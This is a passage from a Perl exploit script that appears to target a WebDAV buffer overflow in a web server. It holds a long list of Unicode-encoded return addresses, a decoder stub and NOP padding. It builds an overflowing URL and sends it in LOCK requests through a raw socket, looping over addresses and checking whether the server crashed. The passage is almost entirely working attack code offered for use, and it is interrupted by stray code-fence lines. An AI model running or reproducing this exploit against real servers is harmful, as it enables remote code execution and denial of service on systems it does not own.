"%u2592%u77dc",
"%u266d%u76ae",
"%u2e00%u76ae",
"%u300e%u74e3",
"%u306c%u7766",
"%u30a5%u77e5",
"%u30b0%u77e5",
"%u327b%u6e44",
"%u327b%u6e5e",
"%u329b%u6e44",
"%u329b%u6e5e",
"%u329c%u77e2",
"%u3384%u777e",
"%u3397%u6e00",
"%u33d0%u76ae",
"%u3700%u777f",
"%u4e5e%u7900",
"%u4ea4%u7325",
"%u4ec0%u77db",
"%u4ef2%u77ac",
"%u4f73%u749f",
"%u4fd4%u77dc",
"%u4ff1%u749f",
"%u5023%u749f",
"%u5078%u77a5",
"%u5112%u77dc",
"%u5121%u749f",
"%u5144%u77dc",
"%u5146%u77e2",
"%u514e%u77ac",
"%u518d%u6dee",
"%u51c4%u7387",
"%u5237%u77ac",
"%u52a0%u777f",
"%u52a0%u782c",
"%u52d5%u777f",
"%u52d5%u782c",
"%u5339%u6b3a",
"%u5339%u777f",
"%u5366%u7740",
"%u555e%u741b",
"%u5653%u749e",
"%u5718%u6c7e",
"%u574d%u7901",
"%u5775%u7901",
"%u5806%u7325",
"%u5821%u777f",
"%u5821%u782c",
"%u5831%u777f",
```

```
"%u5831%u782c",
"%u587c%u777f",
"%u587c%u782c",
"%u58c5%u777f",
"%u58d5%u777f",
"%u58fd%u777f",
"%u58fd%u782c",
"%u5949%u72fc",
"%u5949%u777f",
"%u5955%u72fc",
"%u5967%u777f",
"%u5997%u777f",
"%u5997%u782c",
"%u5a25%u777f",
"%u5a25%u782c",
"%u5ac9%u777f",
"%u5b5a%u6c7e",
"%u5b64%u777f",
"%u5b8f%u6731",
"%u5b9c%u6731",
"%u5b9c%u6e44",
"%u5c04%u777f",
"%u5c0f%u6c7e",
"%u5c3b%u777f",
"%u5c3b%u782c",
"%u5c4e%u6c7e",
"%u5cfb%u76ae",
"%u5da0%u7511",
"%u5da2%u777f",
"%u5de6%u77e5",
"%u5deb%u777f",
"%u5deb%u782c",
"%u5e00%u6c11",
"%u5e0c%u7325",
"%u5e2b%u777f",
"%u5e3f%u7511",
"%u5e55%u777f",
"%u5e63%u7325",
"%u5eb8%u7325",
"%u5ef7%u7325",
"%u5f13%u7325",
"%u5f17%u77e3",
"%u5f1b%u777f",
"%u5f1b%u782c",
"%u5f62%u7325",
"%u5f7f%u72fc",
"%u5f99%u7325",
"%u5fb7%u6c11",
"%u5fcc%u7763",
"%u601d%u77dc",
"%u609a%u7387",
"%u60f6%u72fc",
"%u611f%u77bf",
"%u6144%u74da",
"%u6144%u74e3",
"%u6198%u7763",
"%u61a9%u74e3",
```

```
"%u61fa%u66c7",
"%u61fa%u671b",
"%u620a%u7325",
"%u6284%u66c7",
"%u62c8%u7763",
"%u62db%u72fc",
"%u62f1%u72fc",
"%u63a9%u77bc",
"%u63ed%u779e",
"%u64bb%u7761",
"%u64c1%u72fd",
"%u64e2%u777f",
"%u64e2%u782c",
"%u64f4%u777f",
"%u65b9%u6ed4",
"%u6600%u6ed4",
"%u66a0%u6c6d",
"%u66b3%u6c6d",
"%u66f3%u6c6d",
"%u66f8%u7387",
"%u674f%u7763",
"%u67b0%u7740",
"%u67b3%u6ed4",
"%u67d2%u749e",
"%u6816%u6ed4",
"%u6842%u779e",
"%u6881%u779e",
"%u6894%u779e",
"%u6977%u76ae",
"%u6a19%u7763",
"%u6a44%u7763",
"%u6aa3%u7518",
"%u6c60%u77bc",
"%u6c81%u7693",
"%u6c82%u77bf",
"%u6c92%u77bc",
"%u6cb8%u7693",
"%u6cdb%u777f",
"%u6ce5%u777f",
"%u6ceb%u7693",
"%u6d11%u777f",
"%u6d11%u782c",
"%u6d87%u77dc",
"%u6d89%u7693",
"%u6e2f%u7693",
"%u6e4d%u76ae",
"%u6f94%u77e9",
"%u6fae%u77bc",
"%u6fe9%u749e",
"%u7006%u77e9",
"%u7028%u7901",
"%u70ab%u77ac",
"%u70ac%u7387",
"%u70dd%u77ac",
"%u70dd%u784f",
"%u70fd%u77bb",
"%u711a%u6731",
```

```
"%u7199%u7387",
"%u71d0%u77bb",
"%u71fc%u77bb",
"%u722d%u6df3",
"%u7258%u7515",
"%u725f%u77db",
"%u72a2%u77a5",
"%u72c4%u7325",
"%u73fe%u6ed4",
"%u745f%u76ae",
"%u748b%u730a",
"%u74d8%u6df3",
"%u74e3%u6df3",
"%u7575%u7518",
"%u7642%u6c0f",
"%u76de%u7325",
"%u7704%u7325",
"%u77dc%u7693",
"%u78a9%u77e2",
"%u78bb%u77bb",
"%u790e%u6995",
"%u797a%u6995",
"%u79b1%u6995",
"%u79b1%u7740",
"%u79d1%u77bb",
"%u79e7%u6995",
"%u79e9%u72fd",
"%u7a00%u78fb",
"%u7a05%u72fd",
"%u7a3b%u72fd",
"%u7a57%u7387",
"%u7aba%u6995",
"%u7af9%u6c13",
"%u7b19%u76ae",
"%u7b6e%u777f",
"%u7b6e%u782c",
"%u7c83%u7763",
"%u7c97%u7763",
"%u7ca5%u7763",
"%u7d8f%u77e5",
"%u7dbe%u779e",
"%u7de1%u779e",
"%u7e1f%u6df1",
"%u7e1f%u778b",
"%u7e52%u6995",
"%u7f55%u77a5",
"%u7fa8%u77a5",
"%u7fd5%u76ae",
"%u8018%u775b",
"%u807d%u7387",
"%u80a5%u775b",
"%u8178%u775b",
"%u81c0%u77db",
"%u82ad%u6c11",
"%u82d5%u65f1",
"%u832f%u77db",
"%u8339%u76ae",
```

```
"%u83d3%u6df3",
"%u843d%u7387",
"%u8563%u77ac",
"%u8805%u7740",
"%u881f%u77db",
"%u8840%u77bc",
"%u8892%u7740",
"%u8892%u77ac",
"%u8a23%u6731",
"%u8a23%u7693",
"%u8a23%u77ad",
"%u8af1%u76ae",
"%u8b17%u6ed4",
"%u8b39%u76ae",
"%u8c6b%u77bf",
"%u8c7a%u77bc",
"%u8ca2%u77bc",
"%u8cac%u6df1",
"%u8cac%u778b",
"%u8d70%u6995",
"%u8dbe%u7740",
"%u8dcb%u77ad",
"%u8e87%u6995",
"%u8f09%u6b32",
"%u9187%u76ae",
"%u925e%u749e",
"%u92f8%u77ad",
"%u932e%u76ae",
"%u93ac%u7740",
"%u9640%u6995",
"%u980a%u7763",
"%u984e%u6df3",
"%u985e%u7763",
"%u98dc%u7740",
"%u9920%u7916",
"%u9957%u77a5",
"%u9a5a%u779e",
"%u9b27%u6ed3",
"%u9cf6%u7518",
"%u9d26%u7518",
"%u9d5d%u7300",
"%u9d72%u7763",
"%u9edc%u7901",
"%u9ede%u77e9",
"%ua300%u76ae",
"%uac16%u7900",
"%uac17%u77db",
"%uac17%u7832",
"%uac4b%u77db",
"%uac4b%u7900",
"%uac52%u76ae",
"%uac5a%u76ae",
"%uac71%u7693",
"%uac84%u77e9",
"%uac97%u77e3",
"%uaca2%u6ed3",
"%uaca4%u6c0f",
```

```
"%uaca4%u77e9",
"%uacac%u6c0f",
"%uacaf%u77e3",
"%uacb6%u6ed3",
"%uacc8%u7693",
"%uace0%u7761",
"%uacfb%u7761",
"%uad0d%u77e2",
"%uad13%u7900",
"%uad18%u779e",
"%uad25%u7900",
"%uad27%u6ed3",
"%uad45%u77e2",
"%uad5b%u7900",
"%uad5f%u7387",
"%uad73%u6995",
"%uad73%u6b32",
"%uad7a%u6b32",
"%uada6%u775b",
"%uadab%u7900",
"%uadc4%u7387",
"%uadf0%u76ae",
"%uadf9%u6995",
"%uae12%u76ae",
"%uae80%u77e5",
"%uae96%u77e5",
"%uaf17%u77e3",
"%uafa2%u779e",
"%ub00a%u77e5",
"%ub05d%u77e5",
"%ub0c0%u6b32",
"%ub0ef%u7518",
"%ub100%u6b32",
"%ub100%u7518",
"%ub119%u7518",
"%ub138%u672e",
"%ub169%u6b32",
"%ub177%u672e",
"%ub181%u6b32",
"%ub1cb%u6ed4",
"%ub1da%u6ed4",
"%ub206%u6b32",
"%ub216%u6c0f",
"%ub23f%u7802",
"%ub240%u7693",
"%ub246%u6c0f",
"%ub260%u7693",
"%ub273%u76ae",
"%ub276%u6c0f",
"%ub27e%u779e",
"%ub288%u76ae",
"%ub293%u77e2",
"%ub29c%u72fd",
"%ub2a3%u6c0f",
"%ub2b7%u72fd",
"%ub2ca%u77e2",
"%ub2ef%u76ae",
```

```
"%ub342%u76ae",
"%ub3a2%u749e",
"%ub3b8%u749e",
"%ub3be%u749e",
"%ub3c3%u741b",
"%ub3f4%u741b",
"%ub43a%u76ae",
"%ub44e%u6df1",
"%ub44e%u778b",
"%ub450%u76ae",
"%ub456%u6df1",
"%ub456%u778b",
"%ub468%u6ed3",
"%ub483%u76ae",
"%ub484%u72fd",
"%ub48b%u72fd",
"%ub498%u76ae",
"%ub4a6%u6995",
"%ub4af%u76ae",
"%ub4c0%u76ae",
"%ub4e8%u7832",
"%ub52d%u6995",
"%ub549%u77db",
"%ub554%u6995",
"%ub565%u77db",
"%ub56e%u77e9",
"%ub61d%u7763",
"%ub61f%u77e9",
"%ub62c%u7763",
"%ub652%u77e9",
"%ub65e%u77e9",
"%ub66a%u77e9",
"%ub6a4%u77db",
"%ub6a7%u7900",
"%ub6af%u6ed4",
"%ub6b7%u6ed4",
"%ub6b8%u77db",
"%ub6d5%u7900",
"%ub6dd%u77ad",
"%ub6dd%u77b0",
"%ub6ec%u77ad",
"%ub6ec%u77b0",
"%ub6f4%u77ad",
"%ub6f4%u77b0",
"%ub6f7%u7763",
"%ub6fc%u749e",
"%ub70e%u77ad",
"%ub712%u749e",
"%ub718%u749e",
"%ub778%u77e9",
"%ub784%u77e9",
"%ub790%u77e9",
"%ub79c%u77e9",
"%ub7a8%u77e9",
"%ub7ac%u77ad",
"%ub7b4%u77e9",
"%ub7c0%u77e9",
```

```
"%ub7cc%u77e9",
"%ub7d8%u77e9",
"%ub803%u775b",
"%ub819%u77ad",
"%ub992%u7763",
"%ub9aa%u7832",
"%ub9ce%u7763",
"%ub9d6%u7832",
"%uba10%u7832",
"%uba38%u7832",
"%uba6b%u77ad",
"%uba6b%u77b0",
"%uba73%u77ac",
"%uba74%u77ad",
"%uba74%u77b0",
"%uba7a%u77ad",
"%uba7a%u77b0",
"%uba7e%u77ad",
"%uba7e%u77b0",
"%uba8e%u7834",
"%uba9f%u7900",
"%ubaa8%u7834",
"%ubaae%u6876",
"%ubae8%u7900",
"%ubb34%u6876",
"%ubc0f%u77e5",
"%ubc37%u77e5",
"%ubcf9%u7834",
"%ubd00%u6c0f",
"%ubd24%u7834",
"%ubd38%u6c0f",
"%ubd65%u6c0f",
"%ubdb3%u672e",
"%ubdc8%u7740",
"%ubde6%u77db",
"%ube03%u672e",
"%ube1a%u7740",
"%ube30%u7901",
"%ube31%u77e5",
"%ube43%u7901",
"%ube53%u6995",
"%ube65%u77db",
"%ube75%u77e5",
"%ube87%u77db",
"%ubebd%u77db",
"%ubecf%u6995",
"%ubef8%u6995",
"%ubf37%u7834",
"%ubf45%u7834",
"%ubf65%u76ae",
"%ubf83%u7900",
"%ubf8a%u6995",
"%ubf92%u7900",
"%ubf9e%u7900",
"%ubfaa%u7900",
"%ubfba%u76ae",
"%ubfbf%u6c7e",
```

```
"%ubfc5%u77db",
"%ubfd2%u7900",
"%ubfe1%u7900",
"%ubfed%u7900",
"%ubff9%u7900",
"%uc003%u76ae",
"%uc02e%u77db",
"%uc02f%u77db",
"%uc036%u6995",
"%uc03a%u77db",
"%uc03e%u6c7e",
"%uc03f%u6995",
"%uc054%u76ae",
"%uc058%u6c7e",
"%uc0d5%u76ae",
"%uc0ee%u76ae",
"%uc120%u76ae",
"%uc142%u76ae",
"%uc189%u65f1",
"%uc1bc%u65f1",
"%uc1ef%u65f1",
"%uc1f3%u6b32",
"%uc1f7%u77e2",
"%uc21f%u6b32",
"%uc268%u76ae",
"%uc268%u77e2",
"%uc277%u76ae",
"%uc27f%u7834",
"%uc286%u76ae",
"%uc291%u77e2",
"%uc295%u76ae",
"%uc2a8%u76ae",
"%uc2d1%u76ae",
"%uc2e0%u76ae",
"%uc2ef%u76ae",
"%uc2fe%u76ae",
"%uc306%u7834",
"%uc30d%u76ae",
"%uc32a%u7834",
"%uc344%u7834",
"%uc35e%u7834",
"%uc39d%u6ed4",
"%uc3de%u6ed4",
"%uc3df%u6df1",
"%uc3df%u778b",
"%uc401%u7834",
"%uc445%u7834",
"%uc449%u6df1",
"%uc449%u778b",
"%uc459%u7834",
"%uc4f0%u7834",
"%uc504%u77dc",
"%uc56b%u7834",
"%uc578%u77e9",
"%uc57a%u6c0f",
"%uc583%u76ae",
"%uc597%u76ae",
```

```
"%uc5d6%u77ac",
"%uc5d7%u77ac",
"%uc5e1%u77ac",
"%uc5eb%u77ac",
"%uc663%u76ae",
"%uc676%u6e44",
"%uc676%u6e5e",
"%uc677%u76ae",
"%uc6f3%u6c42",
"%uc748%u76ae",
"%uc776%u76ae",
"%uc7a0%u77e2",
"%uc7da%u6b32",
"%uc7e1%u6b32",
"%uc7e5%u77e2",
"%uc860%u72c2",
"%uc860%u775b",
"%uc86d%u72c2",
"%uc86d%u775b",
"%uc87d%u72c2",
"%uc87d%u775b",
"%uc88d%u72c2",
"%uc88d%u775b",
"%uc89d%u72c2",
"%uc89d%u775b",
"%uc8ad%u72c2",
"%uc8ad%u775b",
"%uc8ba%u72c2",
"%uc8ba%u775b",
"%uc8c7%u72c2",
"%uc8c7%u775b",
"%uc8d4%u72c2",
"%uc8d4%u775b",
"%uc8e0%u77ac",
"%uc8fc%u77db",
"%uc936%u77db",
"%uc9d3%u77ac",
"%uc9f5%u6c0f",
"%uca02%u77ac",
"%uca25%u77ac",
"%uca2e%u6c0f",
"%uca5b%u77e9",
"%uca84%u77e9",
"%ucad1%u77e9",
"%ucaf1%u77e9",
"%ucb4f%u749e",
"%ucb72%u76ae",
"%ucb7a%u751a",
"%ucb7b%u76ae",
"%ucb7e%u7763",
"%ucb85%u7763",
"%ucb8f%u751a",
"%ucb98%u749e",
"%ucba4%u751a",
"%ucbae%u749f",
"%ucbd0%u77db",
"%ucc05%u749f",
```

```
"%ucc53%u76ae",
"%ucc81%u6df5",
"%ucc89%u6df5",
"%ucc8a%u76ae",
"%uccb5%u7901",
"%uccc7%u760d",
"%uccd6%u741b",
"%uccda%u760d",
"%ucd00%u741b",
"%ucd0f%u7901",
"%ucd2a%u741b",
"%ucd31%u7901",
"%ucd3c%u7518",
"%ucd3c%u7901",
"%ucdb0%u7761",
"%ucdb5%u7761",
"%ucdb8%u7761",
"%ucdf4%u741b",
"%ucdf9%u77e5",
"%uce2e%u7518",
"%uce46%u741b",
"%uce6a%u77e5",
"%uce74%u7518",
"%uce93%u77e5",
"%uce98%u7518",
"%ucf69%u6df5",
"%ucf71%u6df5",
"%ucf9c%u76ae",
"%ucfa6%u76ae",
"%ud067%u77db",
"%ud0a2%u77db",
"%ud0c5%u6b32",
"%ud109%u6b32",
"%ud11b%u77dc",
"%ud163%u7901",
"%ud17c%u7900",
"%ud181%u7900",
"%ud1a6%u749f",
"%ud1d2%u77ac",
"%ud1e0%u7901",
"%ud1ed%u77ac",
"%ud1f7%u749f",
"%ud1f7%u7900",
"%ud1fc%u7900",
"%ud206%u7763",
"%ud21c%u7834",
"%ud221%u7763",
"%ud225%u7834",
"%ud259%u6df5",
"%ud279%u749f",
"%ud287%u7834",
"%ud290%u7834",
"%ud2b6%u77e5",
"%ud2cd%u7900",
"%ud2d2%u7900",
"%ud2e1%u741b",
"%ud2f5%u741b",
```

```
        "%ud2f5%u77e5",
        "%ud309%u741b",
        "%ud31d%u741b",
        "%ud38a%u7901",
        "%ud3aa%u7763",
        "%ud3b9%u7763",
        "%ud3bf%u7901",
        "%ud3d7%u7763",
        "%ud3db%u77dc",
        "%ud4f5%u6b32",
        "%ud514%u77ac",
        "%ud51e%u77ac",
        "%ud52d%u77e5",
        "%ud539%u6b32",
        "%ud541%u6df5",
        "%ud545%u7800",
        "%ud6dc%u77d7",
        "%ud6e2%u77a5",
        "%ud700%u77e2",
        "%ud75b%u7900",
        "%ud780%u7900",
        "%ue00e%u7900",
        "%ue010%u7738",
        "%ue020%u77db",
        "%ue02b%u77ac",
        "%ue04c%u7738",
        "%ue04e%u6ed4",
        "%ue056%u6ed4",
        "%ue0ad%u779e",
        "%uec00%u672e",
        "%uf906%u7800",
        "%uf909%u7763",
        "%uf93f%u7763",
        "%uf942%u751a",
        "%uf94b%u77e9",
        "%uf964%u77ac",
        "%uf966%u7763",
        "%uf968%u751a",
        "%uf974%u77ac",
        "%uf981%u751a",
        "%uf991%u7763",
        "%uf9a6%u7300",
        "%uf9b3%u751a",
        "%uf9c2%u7763",
        "%uf9cd%u751a",
        "%uf9e9%u7763",
        "%uf9fb%u7300"
);


foreach my $return_address (@return_addresses)
{
        ######### return address ############
        my $return_address_part="";
        $return_address_part="";
        $return_address_part.="%u3073";
        $return_address_part.="%u3075";
```

```
      $return_address_part.="%u3074";
      $return_address_part.=$return_address;
      $return_address_part.="%ucc38"x22;
      ####################################

      ############  offsets ##############
      my $offset_len=280;
      my $offset_part="X"x$offset_len;
      ####################################
      my $shellcode_len=$url_len-
(length($return_address_part)/6+$offset_len);

      my $offset_of_part_shell=0;
      print "len-> $url_len=$shellcode_len:$offset_len\n";

      my
$decoder_str="%uC931%u79B1%uc1fe%ucb01%uc38b%uc789%uc289%uc931%u9041%u90
41%uc38b%uc801%u338b%uce8b%u308b%uc68b%uc801%u00b4%uc689%uc78b%u3089%uc9
31%u03b1%u9041%ucb01%u9047%uf989%ud129%uc031%ue0b0%u03b4%uc129%uc985%uca
75%uc985";
      my $decoder_str_len=length($decoder_str)/6;
      my $patch_esp="\x44\x45\x76\x76";
      my $nop="%u0048%u0048";
      my $encoded_str="${nop}${patch_esp}${shellcode}";
      my $unicoded_encoded_str_len=4*5;

      my $shellcode_part="";
      $shellcode_part="";
      $shellcode_part.=$decoder_str;
      $shellcode_part.=$encoded_str;
      $shellcode_part.="A"x($shellcode_len-
($decoder_str_len+length($encoded_str)-$unicoded_encoded_str_len-1));

      my $url="/${offset_part}${return_address_part}${shellcode_part}";
      for my $METHOD ("LOCK")
      #("GET","HEAD","PUT","COPY","DELETE","POST","UNLOCK","LOCK","MOVE"
,"GET","HEAD","PUT","MKCOL","PROPPATCH","PROPFIND")
      {
            my $string_to_send="$METHOD $url
HTTP/1.1\r\n${host_header}${destination}${lock_token}${translate_f}${dep
th}Content-Type: text/xml\r\nContent-Length:
$length_of_body\r\n${connection_str}\r\n${body}";
            my $results="";
            $results="";
            while($results eq "")
            {
                  print STDERR "Retrying Connection...\n";
                  $results=sendraw2("GET /
HTTP/1.0\r\n\r\n",$host,$port,15);
                  if($results eq "")
                  {
                        sleep(1);
                  }
            }
            print STDERR "Trying with [$return_address]\n";
            $results=sendraw2($string_to_send,$host,$port,15);
            if($results eq "")
```

```
            {
                  print "Connection refused: Server crashed?\n";
            }else{
                  print "Failed to exploit: Server not crashed\n";
                  print $results;
            }
      }
}

sub sendraw2
{
      my ($pstr,$realip,$realport,$timeout)=@_;
      my $target2=inet_aton($realip);

      my $flagexit=0;
      $SIG{ALRM}=\&ermm;
      socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) || return
"0";
      #die("Socket problems");
      alarm($timeout);
      if(connect(S,pack "SnA4x8",2,$realport,$target2))
      {
            alarm(0);
            my @in;
            select(S); $|=1;
            print $pstr;
            alarm($timeout);
            while(<S>){
                  if($flagexit == 1)
                  {
                        close (S);
                        return "Timeout";
                  }
                  push @in, $_;
            }
            alarm(0);
            select(STDOUT);
            close(S);
            return join '',@in;
        }else{
            close(S);
            return "";
      }
}

sub ermm
{
      $flagexit=1;
      close (S);
}
```